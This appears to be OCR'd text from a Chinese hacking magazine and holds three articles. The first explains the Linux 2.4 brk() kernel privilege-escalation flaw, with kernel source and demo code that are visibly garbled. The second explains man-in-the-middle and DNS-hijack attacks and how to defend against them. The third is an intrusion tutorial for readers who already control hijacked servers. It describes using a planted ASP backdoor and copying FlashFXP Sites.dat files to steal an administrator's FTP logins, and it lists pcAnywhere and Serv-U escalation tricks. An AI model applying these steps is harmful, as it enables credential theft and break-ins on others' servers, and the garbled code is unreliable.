    /*these are hardcoded -don't touch,以下为硬编码，不可以修改，*/
    volatile long state ;/*进程的状态*/
    unsigned long flags;/*进程标志*/
    int sigpending;
    mm_segment_t addr_limit/*线程地址空间*/
    struct exec_domain *exec_aomain;
    long need_resched;/* 为了免去我骗稿费之嫌，我不一一写出代码了，有兴趣的可以看看include/linux/sched.h，*/


    /*大约40多行之后*/
    uid_t uid ,euid,suid,fsuid/*进程拥护标示符，包括拥护，有效，文件，和用户标示符*/
    gid_t gid,egid,sgid,fsgid/*进程组表示符，包括用户，有效，文件和组标示符*/
                                        /*再省略很多代码*/
```

好了，大家都知道euid，suid，fsuid，euid，suid，egid，uid，gid等值的作用之后，应该想到了我们修改这些值，使它等于0的话，那么我们就是root了，可以利用这个进程做任何事情，**brk()**漏洞就是利用了这个原理，那么我们怎么才可以改写掉这段地址的值呢？

何谓brk？这里我认为有必要说一下，因为本文是面向广大菜鸟的。系统调用brk是一个在c库函数malloc和free的操作。进程的brk值是一个位于进程堆空间和它的堆中间的未映射区域之间的转折点。这里对Linux的进程空间说一下，1—3G是用户空间，4G则是内核的。用户只能访问用户空间，内核也只能访问内核空间，它们受到MMU（内有管理单元）的严格控制。如果内核要访问用户空间，也只能通过put_user和get_user这两个个宏或类似的宏才可以，这里我们不讲那么多了。上面说了内核空间的task_struck这里不对内核空间多做详解。说说用户空间。堆大家都知道，比如我们用**mallocl(16)**来申请的一个用户堆。它是位于进程程序代码之上，和brk之间。如果brk底下的可用自由空间不足，我们可以使用系统调用**sys_brk()**来提高brk的值，对了，栈是在brk值之上，在内核空间之下的。说了这么多，大家是不是都有点头晕了？不怕，我们写个程序，就可以清楚进程内核的状态。代码如下：

```
    # include<stdio.h>
                # include<stdlib.h>
    static voidhack(void * p,const char * wolfboy)
            {
    printf (" %10p:%S\n ", p, wolfboy)
            }
          int main (void){
            int i , j ;
              hack (& i, " i的地址: ")
```

```
                    >i和j都在 里:
    hack (&j, " j的地址. ")
    hack ((void*) hack, "hack函数地址. ")
    one ((void*) main, "main函数地址. ")
    one (malloc (1), " 第一个堆地址. ")
    one (malloc (1), " 第二个堆地址. ")
    retuan 0
```

这个程序在不同的系统下结果可能会有点不同，这是由于内核和GCC的版本引起的，但无论怎样，大概输出都差不多，我的2.2.15内核输出如下：

```
O x bffff824  i的地址.
O x bffff820  j的地址.
O x 80484cc0  hack函数地址.
O x 80484bc   main函数地址.
O x 80496f8   第一个堆地址.
O x 80497c8   第二个堆地址.
```

不难看出，栈从“O x C0000000”处向下生长，代码从“O x 80000000”处开始，堆在代码上部向上升长。可能有些读者朋友们对两个堆的地址差异那么大感到奇怪，其实Linux堆的地址有一字的存放规律，就像Windows上的堆的管理字节一样，限于篇幅，不再多说了。可能有的菜鸟朋友还没懂brk是什么，是呀！我们今天的主角就是它，怎么能把“它”说得含含糊糊呢！这里加入我个人说法：“brk就是用户堆最高可达到的地方（堆是向上生长的呀）。也就是说，提高brk的值，就可以提高堆的上限。”而sys_brk等系统调用就是用来提高brk的值的。某菜鸟问道：“brk的值最高上限是3G吗？”“NO，不是。”我断然回答。

呵呵，现在想到什么了吧！Brk漏洞怎样形成的？

在系统调用sys_brk中，并没有对brk的值是否超过3G做检查，而导致**brk()**漏洞的存在。下面我们分析一下我的系统2.2.15内核的sys_brk系统调用（2.2.15和2.4.2中不同，一个是sys_brk调用之后用d0_mmap来对堆进行操作，一个是用do_brk来实现的）。我的2.2.15上测试针对2.4.2的代码，却没有成功，为什么呢？我们来分析一下两个内核 **sys_brk()**有什么不同之处。先看我的2.2.15内核的：

```
asmlinkage unsigned long sys_brk(unsigned long brk)
{  unsigned long rlim, retval;
unsigned long newbrk, oldbrk;
struct mm_struct *mm = current->mm;
    down(&mm->mmap_sem);
    lock_kernel(); // 关中断, 为了保护下面程序执行时不会被中断
    if (brk < mm->end_code); //如果brk的在代码区域中, 则抛弃.
    goto out;
    newbrk = PAGE_ALIGN(brk); // 把brk参数想上整取一个页面.
    oldbrk = PAGE_ALIGN(mm->brk);
if (oldbrk == newbrk);
goto set_brk;
if (brk <= mm->brk) { // 如果brk降低, 但没有到代码区
if(!do_munmap(mm, newbrk, oldbrk-newbrk))
        goto set_brk;
        goto out;
    }
    rlim = current-<rlim[RLIMIT_DATA].rlim_cur;
    if ( rlim < RLIM_INFINTY && brk - mm->end_code > rlim)
        goto out; // 如堆大小有限制, 他就要被考虑
        if(find_vam_intersection(mm,oldbrk, newbrk+PAGE_SIZE))
        goto out;
        if(!vm_enough_memory((newbrk - oldbrk) >> PAGE_SHIFT))
        goto out;
        if(do_mmap(NULL, oldbrk,newbrk - oldbrk, PROT_READ|PROT_WRITE|PROT_
    EXEC,MAP_FIXED|MAP_PRIVAT,0) != oldbrk) // 用do_mmap函数为新区域分空间.
    goto out;
    Set_brk:
        Mm->brk = brk; // 设置新的brk
    Out:
    Retval =mm->brk;
    Unlock_kernel(); // 解中断锁
        Up(&mm->mmap_sem);
        Return  retval;
    }
```

好，现在我们来看看2.4.2的sys_brk：

```
asmlinkage unsigned long sys_brk(unsigned long brk)
{  unsigned long rlim, retval;
    unsigned long newbrk, oldbrk;
    struct mm_struct *mm = current->mm;
    down_write(&mm->mmap_sem);
    if (brk < mm->end_code)
    goto out;
    newbrk = PAGE_ALIGN(brk);
    oldbrk = PAGE_ALIGN(mm->brk);
    if (oldbrk == newbrk)
            goto set_brk;
  /* Always allow shrinking brk. */
    if (brk <= mm->brk){
            if (!do_munmap(mm, newbrk, oldbrk-newbrk))
            goto set_brk;
    goto out;
    }

  /* Ok, looks good - let it rip. */
    if (do_brk(oldbrk, newbrk-oldbrk) != oldbrk)  goto out;set_brk:
    mm->brk = brk;out:
    retval = mm->brk;
    up_write(&mm->mmap_sem);
    return retval;
```

可以看出，两个差不多。但是2.4.2是调用**do_brk()**，而2.2.15是**do_mmap()**函数。我们之前只所以说2.2.15不存在brk漏洞是因为**do_brk()**和**do_mmap()**函数不一样，我们看看：

```
do_brkunsigned long do_brk(unsigned long addr, unsigned long len)
{ struct mm_struct * mm = current->mm;
struct vm_area_struct * vma, * prev;
    unsigned long flags;
    rb_node_t ** rb_link, * rb_parent;
len = PAGE_ALIGN(len);    if (!len)
        return addr;
/* * mlock MCL_FUTURE? */
if (mm->def_flags & VM_LOCKED) {
unsigned long locked = mm->locked_vm << PAGE_SHIFT;
        locked += len;
if (locked > current->rlim[RLIMIT_MEMLOCK].rlim_cur)
    return -EAGAIN;     }
    /*
     * Clear old maps.  this also does some error checking for us    */ munmap_back:
    vma = find_vma_prepare(mm, addr, &prev, &rb_link, &rb_parent);
    if (vma && vma->vm_start <
addr + len) {
if (do_munmap(mm, addr, len))
    return -ENOMEM;
    goto munmap_back;
    }
    /* Check against address space limits *after* clearing old maps. */
    if ((mm->total_vm << PAGE_SHIFT) + len
>
current->rlim[RLIMIT_AS].rlim_cur)
        return -ENOMEM;     if (mm->map_count > max_map_count)       return -ENOMEM;
if (!vm_enough_memory(len >> PAGE_SHIFT))
        return -ENOMEM;     flags = VM_DATA_DEFAULT_FLAGS | mm->def_flags;
    /* Can we just expand an old anonymous mapping? */
    if (rb_parent && vma_merge(mm, prev, rb_parent, addr, addr + len, flags))          goto out;
    /*
     * create a vma struct for an anonymous mapping
 */
    vma = kmem_cache_alloc(vm_area_cachep, SLAB_KERNEL);
    if (!vma)
  return -ENOMEM;……}/* Build the RB tree corresponding to the VMA list. */void build_mmap_rb(struct mm_struct * mm){
    struct vm_area_struct * vma;
    rb_node_t ** rb_link, * rb_parent;
    mm->mm_rb = RB_ROOT;
    rb_link = &mm->mm_rb.rb_node;
    rb_parent = NULL;
    for (vma = mm->mmap; vma; vma = vma->vm_next) {
        __vma_link_rb(mm, vma, rb_link, rb_parent);
    rb_parent = &vma->vm_rb;
  rb_link = &rb_parent->rb_right;
```

我们会发现do_mmap函数有这么一句**if(len >TASK_SIZE || addr > TASK_SIZE   len)**；而do_brk却没有，而且do_mmap函数的参数是unsigned long内省的，do_brk却是int的，这还带来了如果参数是负数的问题。好，现在我们来看看攻击方法。

我是一个大懒人，exploit就拿lebmleilei大哥的。这里我对大哥不多说，只是说明一下值得注意的3个关键地方。无论是do_brk还是do_mmap它们对新的区域的空间都必须是未经涉及过的，所以我们必须unmap掉栈的地址。因为栈是在brk之上的呀，所以我们必须把esp指向一个在brk之下的堆的地址，再将栈unmap掉，这样do_brk和do_mmap就不会出错。其次按lebmleilei大哥的方法，我们必须用**mprotect()**使普通用户能够访问kernel的空间，最后就是修改ldt表使我们的自定义函数在内核状态下运行，这样就能够写内存空间了。有的朋友问，写内存空间有什么用？嘿嘿，当然是改掉uid，gid这些值了，不然我前面说那么多uid做什么？因为把uid改成0我们就是root了呀！这里寻找ldt和uid的部分代码里面都有，我不多说了。因为本文是面向初学者的，可能有些菜鸟看了之后，会一下子接受不了，不过没关系，对Linux感兴趣才是最关键的，以后学习Linux再回头看，就可以慢慢消化了。这个漏洞说到这里，也完了。怎么样，很简单吧。其实Linux也十分容易，连11岁的小学生都会用（这是真的，或许读者看到这里会有些心寒，但事实如此，我们要更加努力哦！）。写了这么多，我也该休息了。

（本文涉及到的溢出代码brkexp.c光盘有收录）

"中间人攻击"小揭秘

小白

作为骇客常用的攻击手段之一，中间人攻击（Man-in-the-Middle）具有构思巧妙，费力少而收效大的特点，因而成为恶意攻击者所青睐的手段。本文将从多个层面，讲述中间人攻击的原理和特点，并提出一些防范中间人攻击的方法，希望读者朋友能了解到更多的网络攻击技术原理，加强自身的网络安全防范。

一、网络不安全的几种情形

Internet开放的结构，导致网络安全问题层出不穷。由于大量使用以太网、共享传输介质等，使得窃听、篡改、假冒成为可能。这里我们先介绍几种网络最不安全的情形，其中当然包括中间人攻击。

1．网络窃听

图1说明了窃听网络的情形，A和B之间的通信内容有可能被T获得。T根据所获得的信息，再做进一步行动。

2．信息篡改

图2中，T变得更为主动，不仅窃听了A和B的通信内容，还对内容进行了改动。

3．中间人攻击

图3则是中间人攻击的常见模式。A和B希望相互通信，但是遗憾的是，T在A和B之间，并且A和B都不知道。于是，T一方面冒充B与A会话，另一方面又冒充A与B会话，成为名副其实的“中间人”。




图1 网络窃听




图2 信息篡改




图3 中间人攻击

二、中间人攻击实例剖析

中间人攻击模型存在于网络各个层面上。我们现在就来举两个实际的例子，看看骇客是如何具体利用中间人攻击技术的。

域名解析也会错－中间人攻击手段DNS劫持介绍

域名解析，是指将域名（例如www.主机.com）变换为IP地址（例如将www.主机.com变换为IP地址192.168.0.1）的服务。

局域网内的域名解析服务，一般是由一台或者多台服务器来做。用户要浏览网站的时候，就要敲入域名，让这些服务器来解析。狡猾的骇客会将用户与这些域名服务器隔离开来，成为中间人。

接下来发生什么事情呢？我们假设用户A要去自己的银行网站B做一笔交易。当A向浏览器发出命令www.银行.com的时候，由于浏览器只知道域名，而不知道IP地址，就必须依赖域名服务。这时候，骇客将这些域名服务信息窃走，不让这些信息到达域名服务器。然后黑客返回虚假的IP地址给用户，最简单的就是返回骇客自己的主机（或者他所控制下的）。巧妙的是，所返回的这个主机上，恰好也有一个主页，样子还跟www.银行.com一模一样。用户完全以为自己登录上了银行主页，输入自己的卡号密码之后，发现出错了。

而当用户发现错误重试的时候，骇客并不阻断用户和域名服务器之间的通信，用户现在发现一切正常了。然而这时候已经晚了，骇客已经取得了他所想要的东西。

我们可以看出，上述攻击过程中，骇客并不需要花费大力气去对付戒备森严的域名服务器，而只需要将用户和域名服务器隔离开来，阻断用户所有的DNS请求信息。这样，好象是“抢走了”用户所有的DNS信息，因此又叫做“DNS劫持”。

三、加密就安全了吗——密码学与中间人攻击

中间人攻击的另一个鲜明的例子，令密码技术大伤脑筋。在安全要求比较高的地方，数据传输一般需要加密和解密。加密和解密是利用一对密钥来完成的。一般说来，发送者利用接受者的公开密钥进行加密，接收者用自己的私有密钥就可以解开。

通常情况下，A向B发送加密信息，即使T窃听到信息内容，由于不知道B的私有密钥，也就无法理解信息内容。但是，如果T是一个“中间人”，情况就不一样了。T告诉A他的公开密钥，并且谎称自己是B。于是A就用了T的公开密钥来加密，传过来的时候，T就能解开了。

这时候，T理解了信息内容以后，再谎称自己是A，并且把自己的公开密钥告诉B。同理，B发送给A的信息也被T所截获，并且能解密。A和B完全不知道，他们的通信过程中，T是“中间人”！

四、如何防范中间人攻击

防范中间人攻击，其实也并不是件难事。正所谓“魔高一尺，道高一丈”，总有对付它的办法。

1．我们不难看出，中间人攻击的一个先决条件是，黑客作为中间人，要有阻断网络的能力。不管是劫持也好，假冒也罢，需要通信的双方实际上是没有真正地取得联系的。如果没有阻断网络的能力，中间人攻击是不可能实现的。

2．其次，作为主动防卫的办法，身份认证技术可以防止中间人攻击。假设T要向A谎称自己是B，则A会告诉T，“给我一个你是B的证据”（身份认证）。此时，由于T不具有B的特有属性，假冒B的行为宣告失败。银行、政府、商业网站等，在身份认证上所做的工作尤为重要。

作为个人用户，要防范中间人攻击，一定要做到“不访问不可信赖的网络资源”。例如网吧上网，由于我们无法信赖网吧中的安全（当我们登录到我们的个人银行时，我们真正登录的是银行吗？），所以一定不要做这种需要相当安全环境的事情。

FlashFXP的另类用法

——使用FlashFXP来提升权限

lis0

最近各位一定得到不少肉鸡吧？从前段时间的动网的upfile漏洞、动力文章系统最新漏洞到first see发现的动网sql版本的一个超级大漏洞，有人一定忙的不亦乐乎，大家的方法也不过是使用asp脚本的后门罢了。至于提升权限的问题，呵呵，很少有人能够一口气完成。关键还是在提升权限上这个问题上，不少服务器设置的很BT，你的asp木马可能都用不了，还哪里来的提升啊？我们得到webshell也就是个低级别用户的权限，各种提升权限方法可谓是五花八门，如何提升就看你自己的妙招了。

其一，如果服务器上装了pcanywhere服务端，虽然方便了管理员的管理，但同时也给了我们方便。到系统盘的Documents and Settings/All Users/Application Data/Symantec/pcAnywhere/中下载*.cif，在本地破解，再使用pcanywhere连接，就ok了。

其二，如果对方有Serv-U，通过修改ServUDaemon.ini和fpipe这软件提升权限应该是不成问题吧。

其三，通过替换系统服务来提升。

其四，查找conn和config类型的文件看能否得到sa或者mysql的相关密码，可能也会有所收获等等。

本人在一次入侵过程中发现了这个方法，使用Flashfxp也能提升权限，但是成功率高不高就看你自己的运气了：)

我在www.xxx.com通过bbs得到了一个webshell，放了个小马（现在海阳的名气太大了偶不敢放），而且已经将一段代码插入到N个文件中，够黑吧。提升权限没时间做。放假回家后，一看，bbs升级到动网sp2了。我放的小马也被K了，人家的BBS是access版本的。郁闷啊！突然想起我将一个页面插入了asp的后门，看看还有没有希望了？输入“www.xxx.com/xx.asp?id=1”还在！高兴ing，如图1。




图 1

于是上传了一个asp的后门，怎么提升权限呢？

在这个网站的主机上游荡了N分钟，在C:\ Program Files下发现了FlashFXP文件夹，如图2，于是就打开了Sites.dat这个文件（编辑），而且密码是加了密的。

如果我把这些文件copy回本地也就是我的计算机中，替换我本地的相应文件会怎么样呢？

于是我将Sites.dat、Sites.dat.bak、Stats.dat、Stats.dat.bak几个文件下载到我的计算机中，替换了我电脑中flashfxp文件夹的相应文件。打开flashfxp在站点中打开站点管理器一项，发财了！对方管理员通过flashfxp连接的各个站点都在（图3），点击连接。通过了，于是我们又有了一堆肉鸡，我们有ftp权限，上传脚本木马~ 呵呵！

